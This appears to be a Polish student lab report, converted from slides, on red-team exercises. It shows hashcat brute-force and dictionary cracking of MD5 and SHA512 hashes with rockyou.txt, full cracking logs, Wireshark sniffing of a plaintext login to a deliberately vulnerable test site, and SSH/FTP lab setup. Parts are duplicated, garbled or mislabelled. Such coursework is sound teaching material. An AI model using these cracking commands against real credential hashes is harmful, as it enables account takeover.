

# project Red Team

---

## project Red Team

---

### Zadanie 1 - Łamanie hasał (met.

**brute-force) 1/3**

1. `81dc9bdb52d04dc20036dbd8313ed055` - wynik: 1234(MD5)
- 2) `d8826bb80b4233b7522d1c538aeaf66c64e25a` wynik: 4121(sha1)
- 3) `b021d0862bc76b0995927902ec697d97b5080341a53cd90b780f50fd5886f4160bbb9d4a573b76c23004c9b3a44ac95cfde45399e3357d1f651b556dfbd0d58f` wynik: 6969 (sha512)
- 4) `31bca02094eb78126a517b206a88c73cfa9ec6f704c7030d18212cace820f025f00bf0ea68dbf3f3a5436ca63b53bf7bf80ad8d5de7d8359d0b7fed9dbc3ab99` wynik: 0 (sha512)

### Zadanie 1 - Łamanie hasał (met.

**brute-force) 2/3**

- 1) `9e66d646cfb6c84d06a42ee1975ffaae90352bd016da18f51721e2042d9067dcb120accc574105b43139b6c9c887dda8202eff20cc4b98bad7b3be1e471b3aa5` wynik: sda (sha512)
- 2) `8a04bd2d079ee38f1af784317c4e2442625518780ccff3213feb2e207d2be42ca0760fd8476184a004b71bcb5841db5cd0a546b9b8870f1cafef57991077c4a9` wynik: Asia (sha512)

### Zadanie 1 - Łamanie hasał (met.

**brute-force) 3/3**

`44d9886c0a57ddbfdb31aa936bd498bf2ab70f741ee47047851e768db953fc4e43f92be953e205a3d1b3ab752ed90379444b651b582b0bc209a739a624e109da`  
wynik: TO^^EK (sha512)

hashcat -a 3 -m 1700 -w 3 hash.txt "?a?a?a?a?a?a" /home/kali/Desktop/rockyou.txt

### Zadanie 2 - Łamanie hasał (met.

**słownikowa) 1/2**

- 1) `9fd8301ac24fb88e65d9d7cd1dd1b1ec` wynik: butterfly(MD5)
- 2) `7f9a6871b86f40c330132c4fc42cda59`  
wynik: tinkerbell(MD5)
- 3) `6104df369888589d6dbea304b59a32d4`  
wynik: blink182(MD5)
- 4) `276f8db0b86edaa7fc805516c852c889`  
wynik: baseball(MD5)

5) 04dac8afe0ca501587bad66f6b5ce5ad

wynik: hellokitty(MD5)

## Zadanie 2 - Łamanie haseł (met. słownikowa) 2/2

1) 7ab6888935567386376037e042524d27fc8a24ef87b1944449f6a0179991dbdbc481e98db4e70f6df0  
e04d1a69d8e7101d881379cf1966c992100389da7f3e9a

wynik: spiderman (sha512)

hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt

2) 470c62e301c771f12d91a242efbd41c5e467cba7419c664f784dbc8a20820abaf6ed43e09b0cda9948  
24f14425db3e6d525a7aaafa5d093a6a5f6bf7e3ec25dfa

wynik: rockstar(sha512)

## zadanie3

Urochomienie wireshark

logowanie na stronie <http://testphp.vulnweb.com/login.php> jako "admin" z hasłem "password"

zatrzymanie wiresharka

ustałamy filtr "http" i szukamy pakietu login

Dalej szukamy "tcp stream" pakietu

i widzimy dane logowania

## zadanie 4

ssh uranus@10.0.2.12

echo "password1" > sekret1.txt

echo "password2" > sekret2.txt

ftp 10.0.2.4

sudo systemctl restart vsftpd

## zadanie 5

echo "haslo" > haslo.txt

echo "password1" > sekret1.txt

echo "password2" > sekret2.txt

put haslo.txt

get sekret1.txt

get sekret2.txt

## Zadanie 1

### Slajd 1

1)

#### Hasło

81dc9bdb52d04dc20036dbd8313ed055

## Narzędzie

<https://md5hashing.net/hash/md5/81dc9bdb52d04dc20036dbd8313ed055>

## Typ algorytmu

Md5

## Wynik

1234

2)

## Hasło

d8826bbd80b4233b7522d1c538aeaf66c64e259a

## Narzędzie

<https://md5hashing.net/hash/md5/81dc9bdb52d04dc20036dbd8313ed055>

## Typ algorytmu

Fnv1a52

## Wynik

4121

3)

## Hasło

b021d0862bc76b0995927902ec697d97b5080341a53cd90b780f50fd5886f4160bbb9d4a573b76c23004

c9b3a44ac95cfde45399e3357d1f651b556dfbd0d58f

## Narzędzie

<https://md5calc.com/hash/sha512/6969>

## Typ algorytmu

SHA512

## Wynik

6969

```
File Actions Edit View Help
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Char
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename.: /home/kali/Desktop/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keypace..: 14344384

b021d0862bc76b0995927902ec697d97b5080341a53cd90b780f50fd5886f4160bbb9d4a573b76c23004c9b3a44ac95cfde45399e3357d1f651b556dfbd0d58f:6969

Session..... hascat
Status..... Cracked
Speed..... 1780000000 H/s (4-512)
Hash.Target..... b021d0862bc76b0995927902ec697d97b5080341a53cd90b780 ... d0d58f
Time.Started.... Sun Feb 19 03:45:10 2023 (0 secs)
Time.Estimated... Sun Feb 19 03:45:10 2023 (0 secs)
Kernel.Feature... Pure Kernel
Guess.Base..... File (/home/kali/Desktop/rockyou.txt)
Guess.Sequence... 1/1 (100.00%)
Speed.#1..... 1919.5 Khs/s (0.15ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered..... 1/1 (100.00%) Digests
Progress..... 16384/14344384 (0.11%)
Rejected..... 0/16384
Restore.Pwd..... 15360/14344384 (0.11%)
Hardware.Mon.#1.... Device Generator
Candidates.#1.... sonata → christol
Hardware.Mon.#1.. Util: 24%
Started: Sun Feb 19 03:44:51 2023
Stopped: Sun Feb 19 03:45:12 2023
~/workspace
```

4)

### Hasło

31bca02094eb78126a517b206a88c73cfa9ec6f704c7030d18212cace820f025f00bf0ea68dbf3f3a5436ca63b53bf7bf80ad8d5de7d8359d0b7fed9dbc3ab99

### Narzędzie


<https://crackstation.net/>

#### Typ algorytmu

sha512

#### Wynik

0



```
File Actions Edit View Help
* Uses 64-Bit
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename: /home/kali/Desktop/rockyou.txt
* Passwords.: 14344384
* Bytes....: 139921497
* Keyspace..: 14344384

31bca02094eb78126a517b206a88c73cfa9ec6f704c7030d18212cace820f025f00bf0ea68dbf3f3a5436ca63b53bf7bf80ad8d5de7d8359d0b7fed9dbc3ab99

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1700 (SHA2-512)
Hash.Target...: 31bca02094eb78126a517b206a88c73cfa9ec6f704c7030d182 ... c3ab99
Hash.Selected...: Sun Feb 19 04:01:57 2023 (0 secs)
Time.Estimated...: Sun Feb 19 04:01:57 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base....: File ('/home/kali/Desktop/rockyou.txt')
Guess.Queue....: 1/1 (100.00%)
Spots.....: 1/1 (100.00%) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2456576/14344384 (17.13%)
Rejected.....: 0/2456576 (0.00%)
Restore.Point...: 2455552/14344384 (17.12%)
Restore.Sub.#...: Salt: Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.M.: 14344384 → *secret*
Hardware.Mon.#.: Util: 36K

Started: Sun Feb 19 04:01:56 2023
Stopped: Sun Feb 19 04:01:59 2023
~/workspace > █
```

1)

### Hasło

9e66d646cfb6c84d06a42ee1975ffaae90352bd016da18f51721e2042d9067dcb120accc574105b43139  
b6c9c887dda8202eff20cc4b98bad7b3be1e471b3aa5

### Narzędzie

<https://crackstation.net/>

#### Typ algorytmu

sha512

#### Wynik

sda

2)

### Hasło

9e66d646cfb6c84d06a42ee1975ffaae90352bd016da18f51721e2042d9067dcb120accc574105b43139  
b6c9c887dda8202eff20cc4b98bad7b3be1e471b3aa5

### Narzędzie

<https://crackstation.net/>

### Typ algorytmu

sha512

### Wynik

Asia

## Zadanie 1 - Łamanie haseł (met. słownikowa) 3/3


44d9886c0a57ddfdb31aa936bd498bf2ab70f741ee47047851e768db953fc4e43f92be953

e205a3d1b3ab752ed90379444b651b582b0bc209a739a624e109da


TO<sup>3</sup>EK

(sha512)

```
hashcat -a 3 -m 1700 -w 3 hash.txt "?a?a?a?a?a?a" /home/kali/Desktop/rockyou.txt
```



```
* Device #1: pthread-Intel(R) Core(TM) i7-10870H CPU @ 2.20GHz, 1441/2946 MB (512 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Optimizers applied:
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Brut-Force
* Raw-Hash
* Uses-64-Bit
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => q
Session.....: hashcat
Status.....: Quit
Hash.Mode....: 1700 (SHA2-512)
Hash.Target....: 44d9886c0a57ddfdb31aa936bd498bf2ab70f741ee47047851 ... e109da
Time.Started...: Wed Feb 22 11:03:00 2023 (1 min, 32 secs)
Time.Estimated ...: Wed Feb 22 22:58:14 2023 (11 hours, 53 mins)
Time.Pause.....: Purge
Guess.Mask....: ?a?a?a?a?a? [6]
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 1729.4 kH/s (59.75ms) @ Accel:256 Loops:1024 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 0/179104698368 (0.00%)
Rejected.....: 0/179104698368 (0.00%)
Restore.Point...: 174800/81450625 (0.21%)
Restore.Sub.#1.: Salt:0 Amplifier:4096-5120 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#1...: t6530e → ?1u-45
Hardware.Mon.#1.: Util: 99%
Started: Wed Feb 22 11:02:43 2023
Stopped: Wed Feb 22 11:04:33 2023
```



```
44d9886c0a57ddfdb31aa936bd498bf2ab70f741ee47047851e768db953fc4e43f92be953e205a3d1b3ab752ed90379444b651b582b0bc209a739a624e109da:TO^3k
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1700 (SHA2-512)
Hash.Target....: 44d9886c0a57ddfdb31aa936bd498bf2ab70f741ee47047851 ... e109da
Time.Started....: Sun Feb 19 13:52:31 2023 (20 hours, 42 mins)
Time.Estimated ...: Mon Feb 20 10:35:27 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Mask.....: ?a?a?a?a?a? [6]
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 12636.7 kH/s (10.06ms) @ Accel:256 Loops:128 Thr:1 Vec:2
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 179104698368/735091890625 (24.36%)
Rejected.....: 0/179104698368 (0.00%)
Restore.Point....: 19845120/81450625 (24.36%)
Restore.Sub.#1.: Salt:0 Amplifier:2304-2432 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: v2n:4 → VJ+1Lz [Apple]
Started: Sun Feb 19 13:52:28 2023
Stopped: Mon Feb 20 10:35:29 2023 (Nintendo)
~/workspace >
```

## Zadanie 2 - Łamanie haseł (met. słownikowa) 2/2

szlachetka

1) 7ab6888935567386376037e042524d27fc8a24ef87b1944449f6a0179991dbdbc481e98db4e

70f6df0e04d1a69d8e7101d881379cf1966c992100389da7f3e9a

wynik: spiderman (sha512)

hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt

2) 470c62e301c771f12d91a242efbd41c5e467cba7419c664f784dbc8a20820abaf6ed43e09b0

cda994824f14425db3e6d525a7aaafa5d093a6a5f6bf7e3ec25dfa

wynik: rockstar(sha512)

hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt

### **zadanie3**

Urochomienie wireshark


logowanie na stronie <http://testphp.vulnweb.com/login.php> jako "admin" z hasłem "password"



zatrzymanie wiresharka

ustalamy filtr "http" i szukamy pakietu login

Dalej szukamy "tcp stream" pakietu

i widzimy dane logowania





## **zadanie 4**

### **logowanie do maszyny SDA:**

ssh uranus@10.0.2.12

sudo nano /etc/vsftpd.conf (plik który konfigurujemy)

sudo systemctl restart vsftpd

**poniższe polecenia wykonujemy na kalim:**


echo "password1" > sekret1.txt

echo "password2" > sekret2.txt

